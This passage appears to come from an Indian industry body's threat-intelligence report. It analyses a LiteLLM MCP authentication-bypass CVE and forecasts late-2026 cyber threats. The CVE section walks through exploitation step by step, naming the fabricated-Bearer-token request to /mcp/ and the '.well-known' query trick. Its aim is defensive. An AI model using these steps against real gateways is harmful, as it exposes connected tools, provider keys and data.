- Put resource locks and storage-account deletion protection on critical storage, backup and recovery resources. In campaign 3, these stopped some deletions even though the identity had broad rights.
- An alert on deletion operations, ListKeys calls, attempt to remove Site Recovery or Backup locks, and the user agent python-requests/2.34.2.
- Rotate every secret on any host that ran a vulnerable Langflow version. Make sure exposed secrets are revoked and not just deleted.
- Setup offline, immutable backups that cover AI models, vector databases and training data.
- Treat AI infrastructure as a top-tier asset in risk reviews. Practise a response plan built for attacks measured in hours.
- Track stolen AI-access risk: attackers may run agents on hijacked AI accounts ("LLMjacking"), lowering their cost.

The background of the slide features a dark blue field with vertical columns of binary code (0s and 1s) in a lighter blue font. Overlaid on this are several glowing, curved blue lines that sweep across the lower half of the image, creating a sense of motion and digital energy.

# **CVE-2026-59822**

## **(CVSS 8.8)**

# **CVE-2026-59822 (CVSS 8.8)**

## **Overview**

LiteLLM is a widely used gateway that sits between a company's applications and AI model providers. Before version 1.84.0, anyone who could reach its MCP endpoint could get in by sending a fake access token. The flaw is being exploited and has been added by CISA to its Known Exploited Vulnerabilities (KEV) catalog on 2 September 2026.

A faulty callback in LiteLLM's MCP Streamable HTTP endpoint. When the key check failed, it substituted an empty identity instead of rejecting the request. No password, API key or prior access is needed. The attacker reaches the AI tools and services that the gateway is connected to, potentially gaining access to sensitive data and critical systems.

## **The role of an AI gateway**

LiteLLM is an open-source proxy from BerriAI. The application sends their requests to it, and it forwards them to model providers such as OpenAI or Anthropic through a single, consistent Interface. To do this, the gateway stores the provider API keys and the credentials it requires to reach other connected systems.

MCP (Model Context Protocol) is a standard that lets AI agents use external tools, like source-code platforms, databases, etc. When LiteLLM manages MCP connections, it becomes the single-entry point to all of those tools. Anyone who gets past that entry point can act with the gateway's own permissions.

## **Inside the vulnerability**

LiteLLM supports "OAuth passthrough," where the token in a request is meant for another server behind the gateway, not for LiteLLM itself. In the vulnerable code, when LiteLLM's own key check failed, the fallback did not stop the request. It used a blank identity and let the request through. Think of a guard who, when your ID fails, hands you a blank visitor badge instead of turning you away.

LiteLLM supports OAuth2 passthrough, where the token in the Authorization header is meant for an upstream MCP server rather than for LiteLLM itself. In the vulnerable code path of the MCP Streamable HTTP endpoint, a fallback built for that passthrough did not end the request when LiteLLM's own key validation failed. Instead, it used an empty `UserAPIKeyAuth()` object for the rejected authentication context. The downstream code reads an empty object as a caller with no budget, model list or team limits attached, so the request carried on with the gateway's own permissions. Any fabricated Bearer token was enough, with no LiteLLM key, account or earlier access. NVD scores this 8.2 on CVSS 3.1, and the advisory scores it 8.8 on CVSS 4.0 (AV:N/AC:L/AT:N/PR:N/UI:N, confidentiality High, integrity Low).

## Attack Walkthrough

**Find an exposed gateway:** The attacker looks for a LiteLLM server below 1.84.0 whose MCP route is reachable from the network. AI gateways are often placed on public hostnames so hosted agents, IDE clients and CI jobs can call them, which makes them easy to identify by scanning.

**Send a made-up token to MCP endpoint:** The request will carry the Bearer token, valid or not, in this form “*Authorization: Bearer <any fabricated value>*”, and goes to MCP streamable HTTP route (`/mcp/` and related paths). No LiteLLM virtual key, account or earlier access is needed.

**The key check fails and the fallback runs:** LiteLLM first tries to validate the token as one of its own keys, but the key is fake, so validation fails and at this point a correct implementation returns a 401. In the vulnerable code, the failure instead falls into the OAuth2 passthrough fallback, which was written for tokens meant for an upstream MCP server. It does not check whether passthrough was configured for the target server, so it accepts the request.

**An empty identity is accepted as a caller:** The fallback replaces the rejected authentication context with an empty `UserAPIKeyAuth()` object. An empty object is not the same as no object. Downstream code reads it as a caller with no data in it like no budget, no allowed-model list and no team scope, so there is nothing to restrict, and the request continues with the gateway's own permissions. So, the checks that apply limits depend on identity's details and with the details blank, there is no limit to apply, and it gets treated as unrestricted. The attacker now holds what the system treats as an authenticated MCP session.

## A second bug in the same fix

The code then decides that if the text “*.well-known*” is appended anywhere in the URL, it will be made public. So, adding “*? .well-known*” to an MCP route will make it public. But the release of patch 1.84.0 only checks the path (`request.url.path.startswith("/.well-known/")`) and allows the empty-identity fallback only when every target server is explicitly configured for OAuth2. So, “we are not using passthrough” is not a reason to stay on an old version.

## Recommendations

- Upgrade LiteLLM to 1.84.0 or later. If you can't yet, disable MCP routes or block `/mcp/` at your reverse proxy or API gateway.
- Rotate every provider key in the gateway config, and the credentials of every connected MCP server.
- Hunt in logs for 200 responses on MCP endpoints with Bearer tokens that never matched a known key, and for `.well-known` in query strings on MCP routes.
- Remove public exposure where possible; use private networking or an identity-aware proxy.

- Put token validation in a separate enforcement point (identity-aware proxy or JWT filter) in front of the gateway. This is defence in depth and does not fix the bug itself.
- Adopt a fail-closed review rule: a failed auth check must end in a 401, never a default identity.
- Keep a list of every AI gateway, proxy and agent platform, with a named owner for each and treat AI gateways as identity systems, not plumbing as they hold provider keys and tool credentials.
- Confirm that credential rotation is planned and should be executed properly after any exposure.

# **THREAT FORECAST**

## **– OCTOBER 2026**



# Threat Forecast - October 2026

## October 2026 Tactical Forecast

| Forecast                                                                                                                       | Likelihood     | Rationale                                                                                                                                                        |
|--------------------------------------------------------------------------------------------------------------------------------|----------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Further edge and management-plane flaws exploited before or within days of disclosure                                          | Highly Likely  | 20 of 40 non-Microsoft September KEV additions were edge, network or management products; FortiMail and Citrix entered KEV on 1 and 4 October (October boundary) |
| October KEV additions reach or exceed 31, the top of the January-August 2026 monthly range                                     | Possible       | September high of 43; four entries in four October days (October boundary), roughly a 31-a-month pace                                                            |
| 13 October Patch Tuesday stays far above May-June volumes of 161-220 CVEs                                                      | Likely         | September's record 964-974 Microsoft CVEs, reportedly linked to AI-assisted discovery                                                                            |
| Weaponization of September's network RCE fixes (Windows DNS Server CVE-2026-69730, Kerberos, the 20 potentially wormable bugs) | Possible       | No exploitation rise yet (ZDI); DNS flaw rated "Exploitation More Likely"                                                                                        |
| 2026 leak-site claims pass the full-year 2025 total of 7,307                                                                   | Highly Likely  | 6,854 years to date (Breachsense); about 450 more needed                                                                                                         |
| <b>ShinyHunters</b> fragments into successor brands or retaliatory leaks rather than stopping                                  | Likely         | 15 September arrest; "Rey" detention in Jordan reported and a replacement leak site (both October boundary)                                                      |
| More victims surface from the renewed Oracle PeopleSoft CVE-2026-35273 (CVSS 9.8) campaign                                     | Likely         | Mandiant, 25-26 September; FBI's 6 October missed-patch statement (October boundary)                                                                             |
| New registry malware executing at runtime or import rather than install                                                        | Highly Likely  | MemTensor and <b>Graphalgo</b> loaders; npm v12's install-script safeguard reported defeated on 6 October (October boundary)                                     |
| DPRK fake-recruiter and coding-test lures against developers continue                                                          | Almost Certain | <b>WaterPlum</b> advisory (at least 30,000 PCs); <b>TraderTraitor</b> at an Indian IT provider                                                                   |

|                                                                |               |                                                                                                 |
|----------------------------------------------------------------|---------------|-------------------------------------------------------------------------------------------------|
| Further disclosures of AI-agent misuse or containment failures | Highly Likely | OpenAI's disclosure framework (16 September); new reports on 1 and 5 October (October boundary) |
|----------------------------------------------------------------|---------------|-------------------------------------------------------------------------------------------------|

Near-term markers: 13 October Patch Tuesday; 15 October UPI merchant discount rate (MDR) takes effect (defended by NPCI's CEO citing AI cyber threats; not re-verified); 22 October M-26-15 plans due and sckit configuration expiry; 27 October sentencing of Connor Moucka, Cameron Wagenius's co-defendant.

## Q4 2026 Outlook (October-December)

- **Patch volume meets a lifecycle cliff.** On 13 October Windows Server 2012/2012 R2 ESU Year 3, Office LTSC 2021 and Office 2021 support, and Windows 11 24H2 Home/Pro servicing end; HVCI auto-enables, so driver and BYOVD-tool breakage is possible. Windows 10 consumer ESU does **not** end this quarter (now 12 October 2027).
- **Forensic triage surfaces older compromises.** 33 of 43 September KEV entries carry the BOD 26-04 triage flag; uncovering pre-disclosure intrusions (Check Point since 23 July, Zyxel since 17 August) is highly likely.
- **Ransomware without brand stability.** Displaced **Cl0p** and **KillSec** affiliates are likely to surface under **The Gentlemen**, **Qilin**, Vexy or N0n, while Cisco FMC, N-central and ScreenConnect flaws keep MSP-to-customer paths open.
- **Elections and holiday fraud.** Officials report foreign probing of US electoral systems but no evidence of tampering. Iran and China-linked influence campaigns using largely autonomous AI are a likely focus; Russian targeting of candidates is possible but rests on a single unverified relay. Bot-driven fraud is likely to peak around 27-30 November (DataDome: malicious bot traffic up 124%).

| Date   | Event                                                                  | Why It Matters                                                    |
|--------|------------------------------------------------------------------------|-------------------------------------------------------------------|
| 13 Oct | Patch Tuesday; lifecycle cliff; HVCI auto-enable                       | Unsupported estates stop receiving fixes                          |
| 22 Oct | OMB M-26-15 PQC plans due (computed); sckit configuration expires      | First hard US federal PQC deliverable; watch for a re-tooled worm |
| 2 Nov  | GitHub enforces default-off pull_request_target on public repositories | Likely pivot to stolen sessions and OIDC misconfiguration         |
| 3 Nov  | US midterm elections                                                   | Influence operations, DDoS and phishing against election offices  |

|              |                                                                                              |                                                                                 |
|--------------|----------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------|
| 10 Nov       | Patch Tuesday; Windows 11 Enterprise/Education 23H2, .NET 8, PowerShell 7.4 end of servicing | Second Q4 lifecycle step                                                        |
| 13 or 14 Nov | India DPDP Consent Manager obligations (not verified against MeitY)                          | Milestone for Indian data fiduciaries                                           |
| 27-30 Nov    | Black Friday to Cyber Monday                                                                 | Peak bot, skimming and fake-discount phishing                                   |
| 11 Dec       | Cybersecurity Information Sharing Act of 2015 protections expire unless extended             | A lapse would chill US public-private sharing that multinationals in India rely |

**Analyst Assessment:** Q4 risk concentrates where unsupported software meets compressed exploitation timelines. It is highly likely that at least one more edge or management-plane flaw is exploited within days of disclosure, and likely that Server 2012/2012 R2 and Office 2021 estates left in service after 13 October become n-day targets and that CRA reporting raises vendor exploitation disclosures.

## 2027 Strategic Outlook

1. **AI offense commoditises:** The Microsoft Digital Defense Report (MDDR) 2026 (1 October, October boundary) expects AI threats to be commoditised within a year and AI worms to begin appearing in the wild; GTIG had not yet seen fully autonomous pipelines in the wild. A first confirmed fully autonomous campaign is likely in 2027.
2. **Vulnerability volume doubles and exploitation accelerate:** GTIG reports monthly disclosures rising from 5,045 (January) to 10,740 (August 2026) and zero-days at 11 a month in 2026 against 8 in 2025; MDDR puts discovery-to-weaponisation well under 24 hours. Triage, not discovery, becomes the bottleneck.
3. **Edge devices and the open-source supply chain stay the primary intrusion surfaces:** MDDR ranks them, with AI, as the top threats. GitHub and npm hardening (npm ends 2FA-bypass token publishing in January 2027) will likely push attackers toward stolen sessions and CI identity abuse.
4. **Ransomware volume rises while brands fragment:** Breachsense (1 October, October boundary) puts the 2026 pace at about 9,100 claims against 7,307 in 2025. Enforcement displaces affiliates, and BYOVD EDR killers sold from USD 300 are highly likely to spread further into commodity malware.
5. **DPRK revenue operations scale:** On blockchain-analytics attribution, 2026 DPRK-linked theft passed USD 1B with Bitget (TRM: about USD 1.04B, against USD 1.68B in 2025); no government has attributed Bitget. If that attribution holds, exchange theft via third-party security-product zero-days is likely to recur.

6. **Identity is the battleground:** MDDR finds 73.3% of initial access human- or identity-centric, and Gartner reports 41% of 297 leaders saw an audio deepfake incident. September's stolen identity documents are highly likely to fuel KYC bypass and synthetic-identity fraud.
7. **Hybrid threats harden European policy:** ENISA Threat Landscape 2026 (calendar 2025) counted 8,257 incidents, 51% DDoS. The proposed EU Emergency Security Protocol and CRA main obligations (11 December 2027) will shape 2027, and Star Blizzard phishing against Ukraine's supporters is highly likely to continue through winter.

## Post-Quantum Cryptography Track

September moved PQC from standards into procurement; NIST issued no new standard (the July issue covered HAWK's withdrawal).

| Date              | Milestone                                                                                                              |
|-------------------|------------------------------------------------------------------------------------------------------------------------|
| 3 Sep 2026        | G7 and CISA call to action: PQC into procurement; laggards risk contract exclusion                                     |
| After 21 Sep 2026 | FIPS 140-2 modules move to NIST's Historical List (existing systems only)                                              |
| 22 Oct 2026       | US agency PQC migration plans due under M-26-15 (computed)                                                             |
| Q1 2027           | Cloudflare production post-quantum Merkle Tree Certificates                                                            |
| From 2027         | US national security system policy bars products not upgradeable to quantum-safe by 2030 (per MDDR)                    |
| 2030-2035         | M-26-15: TLS 1.3 by 2 January 2030; quantum risk mitigated as far as feasible by 31 December 2030; full migration 2035 |

Q-Day estimates diverge: IonQ's CEO expects 2028, Cloudflare says, "within years" and the G7 calls the timeline uncertain. An RBI Deputy Governor urged payment operators to start quantum-proofing, without setting a deadline.

**Analyst Assessment:** It is highly likely that PQC requirements cascade through procurement in 2027 to suppliers, including Indian IT services and fintech firms serving US federal and G7 clients, well before any consensus Q-Day.

## India & South Asia Outlook

- **Pakistan-nexus tooling matures:** APT36 moved from GOGITTER (January) and PATCHCORD/SHEETCORD (March) to Operation RapidRust. Rust implants, GitHub C2 and USB spread to air-gapped networks are highly likely to persist against defence and government through Q4, with **SideCopy** widening into academia.

- **China-nexus espionage.** UAT-11587's Cabinet- and C-DAC-themed lures succeed where DMARC is p=none. Further India-themed waves are likely, making DMARC enforcement a priority control.
- **Advisory gap:** CERT-In trailed KEV by 0-13 days on flagged entries, and early-October notes for Apple CVE-2026-86950 and FortiMail CVE-2026-104286 again trailed by one to two days (October boundary). The lag is likely to persist through Q4.
- **Concentration risk:** India ranked third globally with 24-27 attacker-claimed leak-site victims. The West Bengal outage, the Data Hub ransomware that halted NEPSE and the claimed i2k2 Networks attack show single points of failure; which are more likely in 2027.
- **Fraud and regulation:** RBI's money-mule rules would apply from 1 April 2027 if finalized; DPDP substantive obligations are reportedly due 13 May 2027 (unverified). **EvilTokens** is likely to return under new branding; US Entity List action against BellTroX, CyberRoot and Sunkissed Organic Farms is possible.

## Early-Warning Watch List

- Re-tooled scikit variants after 22 October; runtime-loader packages across npm, PyPI, Go and Terraform.
- KEV entries for AI gateways, agent harnesses, MCP endpoints and flaws first exploited by AI agents (Zammad, added 2 October - October boundary).
- Exploitation of Windows DNS Server CVE-2026-69730; broader n-day use of Apple CVE-2026-86950.
- BOD 26-04 triage findings and poisoned-artifact notices from Artifactory forensics.
- ShinyHunters successor sites; Cl0p and KillSec affiliates under new brands; a formal US attribution of Bitget.
- US government use of "SI" or "Super Intelligence" under EO 14434 (update keyword collection).
- India: Cabinet- or C-DAC-themed lures, KEV-listed CVEs without CERT-In exploitation flags, and leak-site posts naming Indian MSPs or hosting providers.

## Structural Predictions (12-Month Horizon)

- **Prioritization shifts from severity to exploitation evidence** as AI-assisted discovery keeps patch volumes elevated (likely).
- **First confirmed in-the-wild exploitation of an AI coding-agent flaw** (such as GitHub Copilot or Gemini CLI) by Q4 2027, after LiteLLM CVE-2026-59822 reached KEV; Plugin4Shell was still unfixed in September (likely).

- **Mandatory reporting inflates disclosure volumes** through CRA reporting and AI-agent breach notifications after Spain's AEPD precedent (likely).
- **PQC becomes a procurement gate** in regulated sectors (likely).
- **Concentration risk drives Indian policy** toward multi-region residency and SaaS-dependency reviews (likely).

## References

Sysdig – JADEPUFFER: Agentic ransomware for automated database extortion:

<https://www.sysdig.com/blog/jadepuffer-agentic-ransomware-for-automated-database-extortion#indicators-of-compromise>

Sysdig – JADEPUFFER evolves: The agentic threat actor deploys ransomware built to

destroy AI models: <https://www.sysdig.com/blog/jadepuffer-evolves-the-agentic-threat-actor-deploys-ransomware-built-to-destroy-ai-models>

Microsoft – Storm-3168: Agentic-driven cloud attacks using compromised service principals:

<https://www.microsoft.com/en-us/security/blog/2026/09/25/storm-3168-agentic-driven-cloud-attacks-using-compromised-service-principals/?msocid=0a457446a80e66f903846222a9666735>

GitHub – MCP Authentication Bypass via OAuth2 Passthrough Fallback:

<https://github.com/BerriAI/litellm/security/advisories/GHSA-7488-6r32-c95q>

Skycloak – CVE-2026-59822: LiteLLM's MCP Auth Bypass, and the Second Bug in the

Same Fix: <https://skycloak.io/blog/cve-2026-59822-litellm-mcp-auth-bypass-ai-gateway-identity/>

## ABOUT DSCI

---

Data Security Council of India (DSCI), set up by Nasscom, is a not-for-profit industry body and think tank on data protection, cyber security, and critical technologies in India. DSCI is committed to making cyberspace safe, secure, and privacy-assured, and to advancing critical technologies vital for national security through policy advocacy, thought leadership, capacity building, and outreach initiatives. DSCI engages with the government, regulators, defence, law enforcement agencies, embassies, industry members, and academia to position India as a leader in the global digital ecosystem.

### Data Security Council of India

4<sup>th</sup> Floor, Nasscom Campus, Plot No. 7-10, Sector 126, Noida, UP-201303

---

 [data-security-council-of-india/](#)  [DSCI\\_Connect](#)  [dsci.connect](#)

 [dsci.connect](#)  [dscivideo](#)  [security chips](#)